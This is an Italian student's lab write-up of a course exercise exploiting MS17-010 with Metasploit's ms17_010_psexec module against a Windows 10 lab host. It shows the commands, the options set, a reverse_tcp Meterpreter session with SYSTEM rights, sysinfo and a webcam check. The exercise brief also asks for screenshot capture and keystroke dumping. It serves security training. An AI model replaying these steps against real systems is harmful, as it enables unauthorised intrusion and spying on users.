
Traccia:

Sulla base di quanto visto, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows sfruttando con Metasploit la vulnerabilità MS17-010.

Una volta ottenuta la sessione, lo studente dovrà:


- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows
- Accedere a webcam/fare dump della tastiera/provare altro

SVOLGIMENTO:




```
msf > search MS17-010

Matching Modules
================

   #   Name                                         Disclosure Date  Rank     Check  Description
   -   ----                                         ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue     2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                .                .        .      .
   2     \_ target: Windows 7                       .                .        .      .
   3     \_ target: Windows Embedded Standard 7     .                .        .      .
   4     \_ target: Windows Server 2008 R2          .                .        .      .
   5     \_ target: Windows 8                       .                .        .      .
   6     \_ target: Windows 8.1                     .                .        .      .
   7     \_ target: Windows Server 2012             .                .        .      .
   8     \_ target: Windows 10 Pro                  .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .               .        .      .
   10  exploit/windows/smb/ms17_010_psexec          2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                       .                .        .      .
   12    \_ target: PowerShell                      .                .        .      .
   13    \_ target: Native upload                   .                .        .      .
   14    \_ target: MOF upload                      .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                     .                .        .      .
   16    \_ AKA: ETERNALROMANCE                     .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                    .                .        .      .
   18    \_ AKA: ETERNALBLUE                        .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command         2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                     .                .        .      .
   21    \_ AKA: ETERNALROMANCE                     .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                    .                .        .      .
   23    \_ AKA: ETERNALBLUE                        .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010           .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                       .                .        .      .
   26    \_ AKA: ETERNALBLUE                        .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce     2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)           .                .        .      .
   29    \_ target: Neutralize implant              .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf > 
```

per prima cosa ho usato il comando search per trovare l’exploit indicato dalla traccia.




```
[-] Unknown command: exploit(windows/ssmb/ms17_010_psexec). Run the help command for more details.
msf > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   DBGTRACE              false                                                           yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                              yes       How many times to try to leak transaction
   NAMEDPIPE                                                                             no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                             yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                   no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SHARE                 ADMIN$                                                          yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass                                                                               no        The password for the specified username
   SMBUser                                                                               no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_psexec) > 
```

ho usato direttamente il comando use 10 per fare prima e non scrivere tutto il comando




```
View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.50.102
RHOSTS ⇒ 192.168.50.102
msf exploit(windows/smb/ms17_010_psexec) > sett LHOST 192.168.50.100
[-] Unknown command: sett. Did you mean set? Run the help command for more details.
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf exploit(windows/smb/ms17_010_psexec) > 
```

ho settato gli Hosts Rhosts con l'indirizzo della macchina kali e Lhost con l'indirizzo della macchina windows.




```
LHOST ⇒ 192.168.50.100
msf exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.50.102:445 - Built a write-what-where primitive ...
[+] 192.168.50.102:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload ...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (188998 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49451) at 2025-11-02 05:44:46 -0500

meterpreter > 
```

dopo aver configurato l'attacco, l'ho fatto partire con il comando exploit durante il processo il sistema ha caricato un payload con successo che ha aperto una sessione meterpreter con privilegi di amministratore come si può vedere nello screen SYSTEM session obtain.




```
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```



```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```

dalla console di meterpreter ho usato il comando sysinfo per appurare che il sistema target era quello dopo di che come da esercizio ho cercato con il comando webcam _ list se c'erano delle webcam a cui potevo accedere ma il sistema non ha trovato nessuna webcam. Non potendo accedere alle web cam ho terminato la sessione con il comando exit.



```
[-] No webcams were found
meterpreter > exit
[*] Shutting down session: 1
```